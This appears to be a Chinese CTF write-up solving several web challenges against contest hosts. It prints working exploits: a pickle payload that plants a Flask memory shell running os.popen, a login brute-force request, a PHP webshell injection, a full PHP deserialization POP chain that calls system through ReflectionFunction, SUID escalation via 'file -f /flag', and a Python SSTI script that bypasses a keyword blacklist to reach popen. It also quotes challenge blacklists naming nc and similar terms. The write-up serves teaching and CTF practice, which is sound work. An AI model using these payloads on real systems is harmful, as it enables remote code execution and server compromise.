
不出网（这里是做了黑名单）无回显打flask内存马

带一个pickle反序列化

这里我用的钩子函数是`error_handler_spec`，注入成功后任意访问一个不存在的路由即可利用

```
import os import pickle import base64 class A(): def __reduce__(self): return (exec,("global exc_class;global code;exc_class, code = app._get_exc_class_and_code(404);app.error_handler_spec[None][code][exc_class] = lambda a:__import__('os').popen(request.args.get('starven')).read()",)) a = A() b = pickle.dumps(a) print(base64.b64encode(b))
```

```
gASV3wAAAAAAAACMCGJ1aWx0aW5zlIwEZXhlY5STlIzDZ2xvYmFsIGV4Y19jbGFzcztnbG9iYWwgY29k
ZTtleGNfY2xhc3MsIGNvZGUgPSBhcHAuX2dldF9leGNfY2xhc3NfYW5kX2NvZGUoNDA0KTthcHAuZXJy
b3JfaGFuZGxlcl9zcGVjW05vbmVdW2NvZGVdW2V4Y19jbGFzc10gPSBsYW1iZGEgYTpfX2ltcG9ydF9f
KCdvcycpLnBvcGVuKHJlcXVlc3QuYXJncy5nZXQoJ3N0YXJ2ZW4nKSkucmVhZCgpIwUUpQu
```




再说一下非预期

最简单的是可以直接写static静态目录直接拿flag

但是在审wp的时候发现，有人用了before_request钩子函数

但是出题的时候这个我是ban了的

于是我带着这个打法去进行了本地调试发现




问题溯源到黑名单，在nc和before_request之间少打了个逗号....属于是严重疏忽了，所以导致这个钩子函数可用，那么同理nc也可用了....

100%的

js源码分析

存在score==100的判断条件




把内部数据进行base64解密

```
SYC{5UcH_@_WoOd3rfUl_CiRc1e}
```

SercretInDriverSchool

网页源码泄露后台登录地址



进后台登录路由

提示密码格式后几位固定，前三位为字母，对其进行爆破

利用yakit直接生成三位随机字母进行爆破

Request 数据包扫描 美化 热加载 构造请求


```
POST /L000G1n.php HTTP/1.1
Host : 80-4f227a08-ddfe-44f0-a9ed-802a08da46a4.challenge.ctfplus.cn
Origin: http://80-4f227a08-ddfe-44f0-a9ed-802a08da46a4.challenge.ctfplus.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=89b15124359c95f698bb37669ce329da
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Content-Type: application/x-www-form-urlencoded
Referer: http://80-4f227a08-ddfe-44f0-a9ed-802a08da46a4.challenge.ctfplus.cn/L000G1n.php
Content-Length auto : 53

username=admin&password={{randstr(3)}}@chengxing&submit=%E7%99%BB%E5%BD%95
```

得到前三位密码为`SYC`


成功进后台，后台处有一个修改广告的地方

此处能插入PHP代码。后端有一点点黑名单，随便绕过一下就行（绕过方法很多）

直接用assert写也行



蚁剑直接连接成功



后面正常读flag

PHP不比java差

此题总体的调用链为`__unserialize->Challenge::Sink()->Syclover::__toString`

首先利用的魔术方法是`__unserialize()`

该魔术方法在使用unserialize函数时会自动进行调用

官方文档中的说明为：当`__serialize`方法存在时，参数为`__serialize`的返回数组；当`__serialize`方法不存在时，参数为实例对象的所有属性值组合而成的数组


后续存在一个$FUNC()的格式可以利用数组进行对象的类的调用

但需要注意的是，此处返回的数组为一个关联形的数组

（本地测试如下）

```php
<?php
highlight_file(__FILE__);
class Geek{
    public $a;
    public $b;
    public function __unserialize(array $data): void
    {
        var_dump($data);
    }
}
$poc=new Geek();
$poc->a=1;
$poc->b=2;
unserialize(serialize($poc));
```

array(2) { ["a"]=> int(1) ["b"]=> int(2) }



但利用`$FUNC()`进行数组调用类的方法时需要注意，该数组类型应该为索引数组，测试如下

```php
<?php
highlight_file(__FILE__);
class Geek{

    public function test(){
        echo "test";
    }
}

$a=array(new Geek,"test");
$a();
echo"</br>";
var_dump($a);
```

test

array(2) { [0]=> object(Geek)#1 (0) { } [1]=> string(4) "test" }

关于可变函数具体可参考PHP官方文章

https://www.php.net/manual/zh/functions.variable-functions.php

因此需要将关联形数组转变为索引数组，此处采用`array_values`取关联形数组的值转变为索引数组


下一步调用`Challenfge`类里面的Sink函数

```php
$poc=new Geek();
$poc->a=new Challenge;
$poc->b="Sink";
//?change=array_values
```

进入搭配Sink函数内部后提示是否存在什么文件

这里把file赋值为include的`secret.php`文件后会提示真正的flag在根目录下，因此需要进一步RCE

跟进`file_exists`函数查看该函数定义会发现，其会把传入的变量作为字符串类型去处理，因此当传入一个类时也会把类作为string类型进行处理，从而自动触发对应类当中的`__toString`魔术方法



因此这里将filename赋值为Syclover即可走到下一步

后续关键代码为

```
$eee=new $this->where($this->IS);
$fff=$this->Starven;
$eee->$fff($this->Girlfriend);
```


此处明显为一个原生类的利用，但无法直接利用文件读取（后端设置了权限，需要进行RCE，根目录下也放了hint.txt提示需要提权）

这里利用的是`ReflectionFunction`反射调用system函数执行命令进行RCE

成功RCE

```
            $fff=$this->Starven;
            $eee->$fff($this->Girlfriend);

        }

unserialize($_POST['data']);
```

!!!A GREAT STEP!!!
s there any file?
_toString is called
bin boot dev etc flag hint.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var




随后find查找指令进行suid提权

```
find / -user root -perm -4000 -print 2>/dev/null
```

查找到能利用file指令


```
unserialize($_POST['data']);
```

!!!A GREAT STEP!!!
Is there any file?
__toString is called
/bin/su /bin/umount /bin/mount /usr/bin/gpasswd /usr/bin/chfn /usr/bin/chsh /usr/bin/newgrp /usr/bin/passwd /usr/bin/file



使用-f参数利用报错进行文件读取

```
unserialize($_POST['data']);
!!!A GREAT STEP!!!
Is there any file?
__toString is called
SYC{f276bab7-3061-4c2d-a390-84760cd13655}: cannot open `SYC{f276bab7-3061-4c2d-a390-84760cd13655}' (No such file or directory)
```



完整payload如下

```php
<?php
highlight_file(__FILE__);
error_reporting(0);
class Challenge{
    public $file;
    public function Sink()
    {
        echo "<br>!!!A GREAT STEP!!!<br>";
        echo "Is there any file?<br>";
        if(file_exists($this->file)){
            global $FLAG;
            echo $FLAG;
        }
    }
}

class Geek{
    public $a;
    public $b;
    public function __unserialize(array $data): void
    {
        $change=$_GET["change"];
        $FUNC=$change($data);
        $FUNC();
    }
}

class Syclover{
    public $Where;
    public $IS;
    public $Starven;
    public $Girlfriend;
    public function __toString()
    {
        echo "__toString is called<br>";
        $eee=new $this->Where($this->IS);
        $fff=$this->Starven;
        $eee->$fff($this->Girlfriend);
```

```
    }
}

$poc=new Geek();
$poc->a=new Challenge;
$poc->b="Sink";
$poc->a->file=new Syclover();
$poc->a->file->Where="ReflectionFunction";
$poc->a->file->IS="system";
$poc->a->file->Starven="invoke";
$poc->a->file->Girlfriend="file -f /flag";

echo urlencode(serialize($poc));
```

Can_you_Pass_me

源码如下，简单的ssti加了一点过滤黑名单如下

```
blackList = ['/','flag','+','base','__builtins__','[','cycler','set','{{',
'class','config', 'os', 'popen', 'request', 'session', 'self', 'current_app',
'get', '__globals__', '+', ':', '__globals__', '__init__', '__loader__',
'_request_ctx_stack', '_update', 'add', 'after_request','read']
```

关键字直接用引号绕过即可，直接用libsum都不用找os模块,常规流程payload如下,

```
import requests



def find_os():
    for i in range(1,250):

 payload='{%'+f'''print(''|attr("__c""lass__")|attr('__ba''se__')|attr('__subc''
lasses__')()|attr("__ge""titem__")({i}))'''+'%}'
        datas = {"name":payload}
        res = requests.post('http://80-f37d0fc5-9f9d-4558-8855-
963b94d6852b.challenge.ctfplus.cn/submit', data=datas)
        if 'os' in res.text:
            print(res.text)
            print(i)


def rce():
    rce = input(":")
    payload = '{%' +
f'''print(''|attr("__c""lass__")|attr('__ba''se__')|attr('__subc''lasses__')
()|attr("__ge""titem__")
(140)|attr("__in""it__")|attr("__glo""bals__")|attr("__ge""titem__")
("__bui""ltins__")|attr("__ge""titem__")('eval')
('__import__("o""s")')|attr("pop""en")("{rce}")|attr("re""ad")())''' + '%}'
    datas = {"name": payload}
    reset=requests.post('http://80-1da42437-b920-4cb0-a959-
3e51ace2c02c.challenge.ctfplus.cn/submit', data=datas)
```

```
    print(reset.text)


rce()
```

最后对flag的内容回显做了限制，直接编码绕过即可

not_just_pop

考点:php的gc回收机制导致的fastdestruct+pop+绕过disable_function

```
<?php
highlight_file(__FILE__);
ini_get('open_basedir');

class lhRaMK7{
    public $Do;
    public $You;
    public $love;
    public $web;
    public function __invoke()
    {
        echo "我勒个豆，看来你有点实力，那接下来该怎么拿到flag呢？"."<br>";
        eval($this->web);
    }
    public function __wakeup()
    {
        $this->web=$this->love;
    }
    public function __destruct()
    {
        die($this->You->execurise=$this->Do);
    }

}

class Parar{
    private $execurise;
    public $lead;
    public $hansome;
    public function __set($name,$value)
    {
        echo $this->lead;
    }
    public function __get($args)
    {
        if(is_readable("/flag")){
            echo file_get_contents("/flag");
        }
        else{
            echo "还想直接读flag，洗洗睡吧，rce去"."<br>";
            if ($this->execurise=="man!") {
                echo "居然没坠机"."<br>";
                if(isset($this->hansome->lover)){
                    phpinfo();
```


```
                }
            }
            else{
                echo($this->execurise);
                echo "你也想被肘吗"."<br>";
            }
        }
    }
}

class Starven{
    public $girl;
    public $friend;
    public function __toString()
    {
        return "试试所想的呗，说不定成功了"."<br>".$this->girl->abc;
    }
    public function __call($args1,$args2)
    {
        $func=$this->friend;
        $func();
    }

}
class SYC{
    private $lover;
    public  $forever;
